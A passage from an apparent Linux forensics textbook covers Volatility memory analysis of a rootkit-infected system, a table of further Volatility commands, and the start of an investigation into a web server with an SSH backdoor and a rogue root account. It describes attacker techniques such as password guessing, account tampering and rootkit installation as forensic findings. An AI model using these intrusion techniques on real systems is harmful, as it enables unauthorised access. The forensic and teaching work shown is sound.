

FIGURE 8.24

Partial results from running the Volatility linux_mount command against the PFE subject system.

Not surprisingly, Linux caches recently accessed files. The Volatility `linux_enumerate_files` command allows you to get a list of the files in the cache. This can help you more easily locate interesting files when performing your filesystem analysis. As can be seen from Figure 8.25, the john user has a lot of files associated with the rootkit in his Downloads folder. This command produces a lot of output. To home in on particular directories, you might want to pipe the results to `egrep '^<path of interest>'`, i.e. `egrep '^/tmp/'`. The "^" in the regular expression anchors the search pattern to the start of the line which should eliminate the problem of other directories and files that contain the search string appearing in your results. Note that `egrep` (extended grep) must be used for the anchor to work properly. Partial results from piping the command output to egrep '^/tmp/' are shown in Figure 8.26. Notice there are several files associated with the rootkit here, including #657112, #657110, and #657075 which are inode numbers associated with the rootkit files.



FIGURE 8.25

Rootkit files in the filesystem cache.



FIGURE 8.26

Partial results of running the Volatility linux_enumerate_files command against the PFE subject system and piping the output to egrep '^/tmp/'.

Once files in the cache have been discovered using `linux_enumerate_files`, the Volatility `linux_find_file` command can be used to print out the inode information.

This command can also be used to extract the file. To get the inode information the -F <full path to file> option must be used. Unfortunately, the -F option doesn't appear to support wildcards. Once the inode number and address is found, `linux_find_file` can be rerun with the -i <address of inode> -O <output file> options. The full process of recovering the /tmp/xingyi_bindshell_port file is shown in Figure 8.27. From the figure we can see that this file stores the value 7777, which corresponds to our earlier discovery in the networking section of this chapter.

FIGURE 8.27

Recovering a file with Volatility.

MISCELLANEOUS VOLATILITY COMMANDS

As we said at the beginning of this chapter, we have not covered every one of the Volatility commands for Linux systems. There are a couple of reasons for this. First, the available commands are not equally useful. Some might only be occasionally helpful. Second, I have found that later kernels are not well-supported by Volatility. Some of the commands will fail spectacularly, while others will produce an unsupported error message and exit gracefully. For completeness, I have listed additional Linux commands in Table 8.1.

Table 8.1 Additional Volatility commands not discussed in this chapter.

Command	Description	Notes
linux_banner	Prints Linux banner information	Similar to uname -a command
linux_check_evt_arm	Check Exception Vector Table	ARM architecture only

linux_check_syscall_arm	Check system call table	ARM architecture only
linux_cpuinfo	Print CPU info	Gives CPU model only
linux_dentry_cache	Use dentry cache to make timeline	Likely fails with recent kernels
linux_dmesg	Print dmesg buffer	Same as cat /var/log/dmesg
linux_dump_map	Writes memory maps to disk	Good for malware analysis
linux_elfs	Print ELF binaries from process maps	Lots of output (too much?)
linux_hidden_modules	Carves memory for kernel modules	Found Xing Yi Quan rootkit
linux_info_regs	Print CPU register info	Fails for 64-bit Linux
linux_iomem	Similar to running cat /proc/iomem	Displays input/output memory
linux_kernel_opened_files	Lists files opened by kernel	
linux_ldrmodules	Compare proc maps to libdl	Lots of output
linux_library_list	Lists library used by a process	Useful for malware analysis
linux_library_dump	Dumps shared libraries to disk	Use -p to get libs for a process
linux_lsmod	Print loaded modules	Similar to lsmod command
linux_lsof	Lists open files	Similar to lsof command
linux_malfind	Look for suspicious process maps	
linux_memmap	Dump the memory map for a task	Useful for malware analysis
linux_moddump	Dump kernel modules	Useful for malware analysis
linux_mount_cache	Print mounted filesystems from kmem_cache	Likely fails for recent kernels
linux_pidhashtable	Enumerates processes based on the PID hash table	
linux_pkt_queues	Dump per-process packet queues	Likely fails for recent kernels
linux_plthook	Scan ELF Proceedure Linkage Table	Useful for malware analysis
linux_process_hollow	Check for process hollowing which is technique for hiding malware inside a legitimate process	Can discover malware. Requires base address to be specified.
linux_pslist_cache	Lists processes using kmem_cache	Likely fails for recent kernels
linux_recover_filesystem	Recovers the entire cached filesystem	Likely fails for recent kernels

linux_route_cache	Recovers routing cache from memory (removed in kernel 3.6)	Likely fails for recent kernels
linux_sk_buff_cache	Recovers packets from kmem_cache	Likely fails for recent kernels
linux_slabinfo	Prints info from /proc/slabinfo	Likely fails for recent kernels
linux_strings	Searches for list of strings stored in a file	Takes a long time to run
linux_threads	Prints threads associated with processes	Useful for malware analysis
linux_tmpfs	Recover tmpfs from memory	Likely fails for recent kernels
linux_truecrypt_passphrase	Recover Truecrypt passphrases	
linux_vma_cache	Recover Virtual Memory Areas	Likely fails for recent kernels
linux_volshell	Python shell which allows Volatility scripts to be run interactively	Unless you know a decent amount of Python, you will likely never use this.
linux_yarascan	Use YARA rules to locate malware	Useful for malware identification

As you can see from Table 8.1, many of the Volatility commands for Linux don't work with recent kernels. The remaining commands are predominantly used for malware analysis. You might see some of them in Chapter 10 where we delve a bit deeper into malware.

SUMMARY

In this chapter we have introduced the most commonly used Volatility commands for incident response on a Linux system. We saw that many of these commands returned no additional information about the attack on PFE's computer. In the next chapter we will discuss how this situation changes when the attacker uses some more advanced techniques than those employed in the PFE hack.

CHAPTER

9

Dealing With More Advanced Attackers

INFORMATION IN THIS CHAPTER:

- Summary of an unsophisticated attack
- Live response
- Memory analysis of advanced attacks
- Filesystem analysis of advanced attacks
- Leveraging MySQL
- Reporting to the client

SUMMARY OF THE PFE ATTACK

Up to this point in the book, we have discussed a rather simple attack against a developer workstation at PFE. After finishing your investigation you determined that the breach was caused by the john user having a weak password. It seems that in early March 2015 an attacker realized that the subject system had a john user with administrative access and was connected to the Internet while exposing SSH and FTP servers.

It is difficult to say exactly how the attacker came to have this knowledge. He or she might have done some research on the company and made some reasonable guesses about Mr. Smith's username and likely level of access on his workstation. The attacker doesn't appear to have sniffed John's username directly from the FTP server, as there would have been no need to crack the password if this were the case, since the login information is sent unencrypted.

You can tell that the username was known, but the password was not, because the attacker used Hydra, or a similar online password cracker, to repeatedly attempt to login as the john user until he or she was successful. The fact that success came quickly for the attacker was primarily the result of Mr. Smith choosing a password in the top 50 worst passwords. The logs reveal that no other usernames were used in the attack.

Once logged in as John, the attacker used his administrative privileges to setup the bogus johnn account, modify a couple of system accounts to permit them to log in, overwrite /bin/false with /bin/bash, and install the Xing Yi Quan rootkit. We have seen that attacker struggle and resort to consulting man pages, and other documentation, along the way. Had Mr. Smith been forced to select a more secure password, this breach may never have occurred, given the attacker's apparently low skill level. What does incident response

look like when the attacker has to work a little harder? That is the subject of this chapter.

THE SCENARIO

You received a call from a new client, Phil's Awesome Stuff (PAS). PAS is a small company that sells electronic kits and other fun items to customers that like to play with new technology. Their CEO, Dr. Phil Potslar, has called you because the webmaster has reported that the webserver is acting strangely. As luck would have it, PAS is also running Ubuntu 14.04.

After interviewing Phil and the webmaster, you discover that neither of them knows much about Linux. The webmaster has only recently begun using Linux after dropping Internet Information Services (IIS) as a webserver upon learning how insecure it was at a conference. The current system has been up for two months and is built on Apache 2 and MySQL. The web software is written in PHP. The hardware was purchased from a local computer shop two years ago and originally ran Windows 7 before being wiped and upgraded to Ubuntu.

The webmaster reports that the system seems sluggish. A "System Problem Detected" warning message also seems to be popping up frequently. Having completed your interviews. you are now ready to begin a limited live response in order to determine if there has been a breach. Before traveling to PAS, you walked the webmaster through the process of installing snort and doing a basic packet capture for a little while in order to have some additional data to analyze upon your arrival.

INITIAL LIVE RESPONSE

Upon arriving at PAS, you plug your forensics workstation into the network and start your netcat listeners as shown in Figure 9.1. Then you plug your response flash drive into the subject machine, load known-good binaries, and execute the initial-scan.sh script as shown in Figure 9.2.

FIGURE 9.1

Starting a case on forensics workstation.



FIGURE 9.2

Loading known-good binaries and performing the initial scan on the subject.

Upon examining the log file generated by initial-scan.sh, it quickly becomes apparent that something is amiss. One of the first things you notice is that a shell is listening on port 44965, as shown in Figure 9.3. Using netcat, you perform a quick banner grab on this port and find that it reports itself as SSH-2.0-WinSSHD, as shown in Figure 9.4. After doing

some research, you discover that this is a dropbear SSH backdoor. You attempt to SSH to this machine which confirms your suspicions (this is also shown in Figure 9.4).



FIGURE 9.3

Part of the initial-scan log file. Highlighted portion shows a shell that is listening on port 44965.

FIGURE 9.4

Banner grab and SSH login attempt that confirm the existence of a dropbear SSH backdoor on port 44965.

So far we know that something has happened, because a backdoor has been installed. Examination of failed login attempts reveals a long list of failed attempts for the john user via SSH on May 3 at 23:07. This is shown in Figure 9.5. It is not yet clear if these attempts occurred before or after the backdoor was installed.



FIGURE 9.5

A large number of failed login attempts within the same minute.

Further analysis of the initial-scan.sh log reveals a new user, mysqll, with a home directory of /usr/local/mysql has been created. Furthermore, the user ID has been set to zero, which gives this new user root access. The relevant part of the log is shown in Figure 9.6.



FIGURE 9.6

Evidence of a bogus user with root access.

You give Dr. Potslar the bad news, that his webserver has in fact been compromised. When he hears of the backdoor, he makes the decision to replace the webserver with a new machine (it was time for an upgrade anyway). A new machine is purchased from a local store, and a friend of yours helps PAS install a fresh version of Ubuntu on the machine, install and configure Snort, set up a webserver with fresh code from the webmaster's code repository, replicate the MySQL database from the webserver, and switch it out for the existing server. Your friend works closely with the webmaster so that he can perform this process unassisted should the new server become re-infected.

Your work is far from over. At this point you know that the machine was compromised but not how and why. Once the new server is in place and verified to be working properly, you use LiME to extract a memory image and then shut down the subject machine by pulling the plug. According to your initial-scan.sh log, the machine is running Ubuntu 14.04 with a 3.16.0-30 kernel. As you already have a LiME module for this exact configuration, dumping the RAM was as simple as running `sudo insmod lime-3.16-0-30-generic.ko "path=tcp:8888 format=lime"` on the subject system, and then running `nc 192.168.56.101 8888 > ram.lime` on the forensics workstation.

You pull the hard drive from the subject computer and place it into your USB 3.0 drive dock. Using the udev rules-based write blocking, as described in Chapter 4, and dcfldd, you create a forensic image of the hard drive which you store on a portable 6 TB USB 3.0 drive with all of the other data related to this case. Even though the chances of finding a remote attacker are slight, you still need to figure out what happened to prevent a recurrence. Also, we have not yet performed enough analysis to rule out an insider who

could be prosecuted or subject to a civil lawsuit. It never hurts to be able to prove the integrity of your evidence.

MEMORY ANALYSIS

You decide to start with memory analysis in hopes that it will guide you to the correct places during your filesystem analysis. As always, there is nothing that stops you from switching back and forth between memory analysis and filesystem analysis. As before, we define an alias for Volatility in the .bashrc file as shown in Figure 9.7.

FIGURE 9.7

Adding an alias to .bashrc to more easily run Volatility.

Partial results from the Volatility `linux_pslist` command are shown in Figure 9.8. From these results we see that this system also has the Xing Yi Quan rootkit. The in.ftpd process being run with an invalid user ID of 4294936576 in the last line of Figure 9.8 also looks a bit suspicious.

